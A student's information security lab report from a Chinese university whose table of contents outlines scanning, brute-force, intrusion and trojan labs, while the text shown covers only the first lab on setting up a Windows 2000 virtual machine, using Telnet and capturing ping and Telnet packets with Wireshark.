



中南大學
CENTRAL SOUTH UNIVERSITY

信息安全工程与管理 实验报告

学生姓名	maybeLocalhost
学 号	
专业班级	
指导教师	
学 院	计算机学院
完成时间	2021.06

目录

实验一 数据包的抓取与分析	1
一、实验简介.....	1
1.1 实验目的.....	1
1.2 实验环境.....	1
1.3 实验内容.....	1
二、实验原理.....	2
2.1 Telnet 服务	2
2.2 WireShark 中数据包结构	2
三、实验过程.....	2
3.1 配置 VMware 虚拟机.....	2
3.2 使用 WireShark 进行抓包.....	12
3.3 Telnet 远程登陆	13
四、实验结果分析与总结.....	15
实验二 被动扫描	15
一、实验简介.....	15
1.1 实验目的.....	15
1.2 实验环境.....	15
1.3 实验内容.....	16
二、实验原理.....	16
2.1 端口扫描原理.....	16
三、实验过程.....	17
3.1 系统用户扫描.....	17
3.2 开放端口扫描.....	18
3.3 共享目录扫描.....	19
3.4 利用 TCP 协议实现端口扫描.....	20
四、实验结果分析与总结.....	22
实验三 主动式策略扫描	22
一、实验简介.....	22

1.1 实验目的.....	22
1.2 实验环境.....	22
1.3 实验内容.....	23
二、实验原理.....	23
2.1 漏洞扫描.....	23
2.2 网络监听.....	23
2.3 winlogon.exe.....	24
三、实验过程.....	25
3.1 漏洞扫描.....	25
3.2 网络监听.....	27
3.3 得到管理员密码.....	28
3.4 普通用户建立管理员账号.....	28
四、实验结果分析与总结.....	30
实验四 暴力攻击	31
一、实验简介.....	31
1.1 实验目的.....	31
1.2 实验环境.....	31
1.3 实验内容.....	31
二、实验原理.....	32
2.1 暴力破解.....	32
2.2 字典文件.....	32
三、实验过程.....	32
3.1 暴力破解操作系统密码.....	32
3.2 暴力破解 Word 文档密码.....	34
3.3 Unicode 漏洞.....	36
四、实验结果分析与总结.....	39
实验五 利用 Unicode 漏洞入侵系统	39
一、实验简介.....	39
1.1 实验目的.....	39

1.2 实验环境.....	40
1.3 实验内容.....	40
二、实验原理.....	40
2.1 Unicode 漏洞原理.....	40
三、实验过程.....	41
3.1 上传 idq.dll 文件.....	41
3.2 查看 scripts 目录.....	41
3.3 入侵对方主机.....	42
3.4 建立新用户.....	43
3.5 其他漏洞攻击.....	43
四、实验结果分析与总结.....	45
实验六 自启动与权限提升	46
一、实验简介.....	46
1.1 实验目的.....	46
1.2 实验环境.....	46
1.3 实验内容.....	46
二、实验原理.....	47
2.1 Windows 程序自启动原理.....	47
三、实验过程.....	47
3.1 远程启动 Telnet 服务.....	47
3.2 记录管理员口令修改过程.....	50
3.3 建立 Web 服务和 Telnet 服务.....	51
3.4 测试 Web 服务的 808 端口.....	52
3.5 利用 telnet 命令连接 707 端口.....	53
3.6 将 wnc.exe 加到自启动列表.....	53
3.7 让禁用的 Guest 具有管理权限.....	54
四、实验结果分析与总结.....	60
实验七 木马与日志清除	60
一、实验简介.....	60

1.1 实验目的.....	60
1.2 实验环境.....	60
1.3 实验内容.....	61
二、实验原理.....	61
2.1 木马运行原理.....	61
三、实验过程.....	62
3.1 使用“冰河”进行远程控制.....	62
3.2 清除 IIS 日志.....	64
3.3 清除主机日志.....	66
四、实验结果分析与总结.....	69
附 A: 实验中问题的解决.....	69
附 B: 参考文献.....	71

实验一 数据包的抓取与分析

一、实验简介

1.1 实验目的

本实验是信息安全工程课程的实践性锻炼环节。了解计算机网络基础，初步网络抓包，了解数据包的结构，能进行简要分析。

通过实验，帮助我们更好地掌握计算机网络各种协议的流程以及内容以及底层通讯的地位和作用，掌握计算机网络各种协议的基本概念、原理和基本方法，锻炼我们应用各种工具进行数据包的抓取能力，初步培养我们系统层次软件分析、设计能力，使我们加深对计算机网络本质的理解，巩固课堂所学的理论知识。

1.2 实验环境

- (1) VMware 15.X;
- (2) Windows 2000 Service 虚拟机、Windows 7 虚拟机、Windows 10;
- (3) WireShark。

1.3 实验内容

本实验涵盖以下主题：

- 抓取 ping 和 Telnet 的数据报，并简要分析 IP 头的结构。
- 构建实验环境，搭建虚拟机计算机集群，进行数据包报文的抓取与简单分析。
 - (1) 安装并配置 VMware 虚拟机。
 - (2) 安装网络抓包软件 Wireshark，利用 Wireshark 抓包。
 - (3) 主机与虚拟机各自开启 Telnet 服务。
 - (4) Telnet 连接主机，利用 Wireshark 抓取 Telnet 数据包。

(5) 分析抓取到的数据包。

二、实验原理

2.1 Telnet 服务

Telnet 是 TELEcommunications NETwork 的缩写，其名字具有双重含义，既指应用也是指协议自身。Telnet 给用户提供了一种通过网络登录远程服务器的方式。Telnet 通过端口 23 工作，并要求有一个 Telnet 服务器，此服务器驻留在主机上，等待着远端机器的授权登录。

2.2 WireShark 中数据包结构

```
> Frame 122: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface \Device\NPF_{EA3F087C-6775-434C-805F-BA34BFF271D8}, id 0
> Ethernet II, Src: IntelCor_cc:65:af (7c:2a:31:cc:65:af), Dst: IntelCor_cc:65:af (7c:2a:31:cc:65:af)
> Internet Protocol Version 4, Src: 192.168.43.227, Dst: 192.168.43.182
> Transmission Control Protocol, Src Port: 23, Dst Port: 1030, Seq: 1, Ack: 1, Len: 18
> Telnet
```

图 1 WireShark 中数据包结构

- 第一行：数据包整体概述；
- 第二行：链路层详细信息，主要的是双方的 mac 地址；
- 第三行：网络层详细信息，主要的是双方的 IP 地址；
- 第四行：传输层的详细信息，主要的是双方的端口号；
- 第五行：传输使用的协议和传输的 DATA，DNS 这是域名的相关信息。

三、实验过程

3.1 配置 VMware 虚拟机

首先点击“新建虚拟机”进入新建虚拟机向导。



图 2 新建虚拟机向导

然后设置其硬件兼容性，并选择稍后安装操作系统。



图 3 设置硬件兼容性




图 4 选择稍后安装操作系统

选择“Microsoft Windows”“Windows 2000 Professional”系统。



图 5 选择 Windows 2000 Professional




图 6 命名虚拟机



图 7 设置处理器配置



图 8 为虚拟机分配内存




图 9 设置网络类型



图 10 选择 I/O 控制器类型



图 11 选择磁盘类型




图 12 选择磁盘




图 13 指定磁盘容量




图 14 设置存储位置



图 15 点击“自定义硬件”

选择“自定义硬件”中的“CD/DVD（IDE）”，选择“使用 ISO 映像文件”




图 16 选择 Windows 2000 ISO 映像文件



图 17 安装成功

启动虚拟机，并向虚拟机中“发送 Ctrl+Alt+Del”。



图 18 成功启动



图 19 向虚拟机中“发送 Ctrl+Alt+Del”

使用“ipconfig”指令查看 Windows 2000 的 IP 地址：




图 20 查看 Windows 2000 的 IP 地址

查看本地主机的 IP 地址：

```
无线局域网适配器 WLAN:

连接特定的 DNS 后缀 . . . . . :
IPv6 地址 . . . . . : 2409:8950:464:1086:c4f2:401b:128d:d445
临时 IPv6 地址. . . . . : 2409:8950:464:1086:8173:e31f:4e20:36a5
本地链接 IPv6 地址. . . . . : fe80::c4f2:401b:128d:d445%20
IPv4 地址 . . . . . : 192.168.43.182
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : fe80::9687:e0ff:fe21:329c%20
                  192.168.43.1
```

图 21 查看本地主机的 IP 地址

在 Windows 2000 上运行“ping 192.168.43.182”。

```
C:\Documents and Settings\Administrator>ping 192.168.43.182

Pinging 192.168.43.182 with 32 bytes of data:

Reply from 192.168.43.182: bytes=32 time<10ms TTL=128
Reply from 192.168.43.182: bytes=32 time<10ms TTL=128
Reply from 192.168.43.182: bytes=32 time<10ms TTL=128
Reply from 192.168.43.182: bytes=32 time<10ms TTL=128

Ping statistics for 192.168.43.182:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>
```

图 22 ping 192.168.43.182

3.2 使用 WireShark 进行抓包

首先在 WireShark 中选择合适的网卡，然后开始抓包：

捕获




图 23 选择合适的网卡

运行“ping www.baidu.com”，并在 WireShark 中查看捕获到的数据包。

Wire Shark 中可以通过设置关键词进行过滤显示，在这里我们查找“ICMP”数据包。

```
C:\Users\乐>ping www.baidu.com

正在 Ping www.a.shifen.com [183.232.231.174] 具有 32 字节的数据:
来自 183.232.231.174 的回复: 字节=32 时间=45ms TTL=51
来自 183.232.231.174 的回复: 字节=32 时间=69ms TTL=51
来自 183.232.231.174 的回复: 字节=32 时间=78ms TTL=51
来自 183.232.231.174 的回复: 字节=32 时间=75ms TTL=51

183.232.231.174 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 45ms, 最长 = 78ms, 平均 = 66ms

C:\Users\乐>
```

图 24 ping www.baidu.com




图 25 查找“ICMP”数据包

3.3 Telnet 远程登陆

首先在 Windows 2000 中打开 tlntadmn.exe，开启 telnet 服务。




图 26 开启 telnet 服务

在本地主机中运行“telnet 192.168.43.227”指令，输入用户名和密码，成功远程登录 Windows 2000。同时，在 WireShark 中抓包可以发现本地主机与 Windows 2000 之间传输的 telnet 数据包。




图 27 远程登录 Windows 2000




图 28 登陆成功

No.	Time	Source	Destination	Protocol	Length	Info
122	5.372596	192.168.43.227	192.168.43.182	TELNET	72	Telnet Data ...
124	5.408844	192.168.43.182	192.168.43.227	TELNET	57	Telnet Data ...
126	5.409360	192.168.43.227	192.168.43.182	TELNET	62	Telnet Data ...
128	5.409449	192.168.43.182	192.168.43.227	TELNET	78	Telnet Data ...
228	8.523510	192.168.43.182	192.168.43.227	TELNET	62	Telnet Data ...
230	8.524117	192.168.43.227	192.168.43.182	TELNET	187	Telnet Data ...
303	12.165917	192.168.43.182	192.168.43.227	TELNET	55	Telnet Data ...
305	12.166333	192.168.43.227	192.168.43.182	TELNET	60	Telnet Data ...
345	13.675759	192.168.43.182	192.168.43.227	TELNET	55	Telnet Data ...
347	13.676110	192.168.43.227	192.168.43.182	TELNET	60	Telnet Data ...
357	14.083740	192.168.43.182	192.168.43.227	TELNET	55	Telnet Data ...

> Frame 122: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface \Device\NPF{EA3F087C-6775-434C-805F-BA34BFF2710B}, id 0
> Ethernet II, Src: IntelCor_cc:65:af (7c:2a:31:cc:65:af), Dst: IntelCor_cc:65:af (7c:2a:31:cc:65:af)
> Internet Protocol Version 4, Src: 192.168.43.227, Dst: 192.168.43.182
> Transmission Control Protocol, Src Port: 23, Dst Port: 1030, Seq: 1, Ack: 1, Len: 18
> Telnet

0000	7c 2a 31 cc 65 af 7c 2a	31 cc 65 af 00 00 45 00	*1e!* 1e...E:
0010	00 3a 00 c0 40 00 80 06	21 14 c0 a8 2b e3 c0 a8	:..@... ...+...
0020	2b b6 00 17 04 06 6b 84	b0 1f fe 1b b3 d3 50 18	+....k-P:
0030	44 70 a2 95 00 00 ff fd	25 ff fb 01 ff fd 03 ff	Dp..... %.....
0040	fd 1f ff fd 00 ff fb 00	

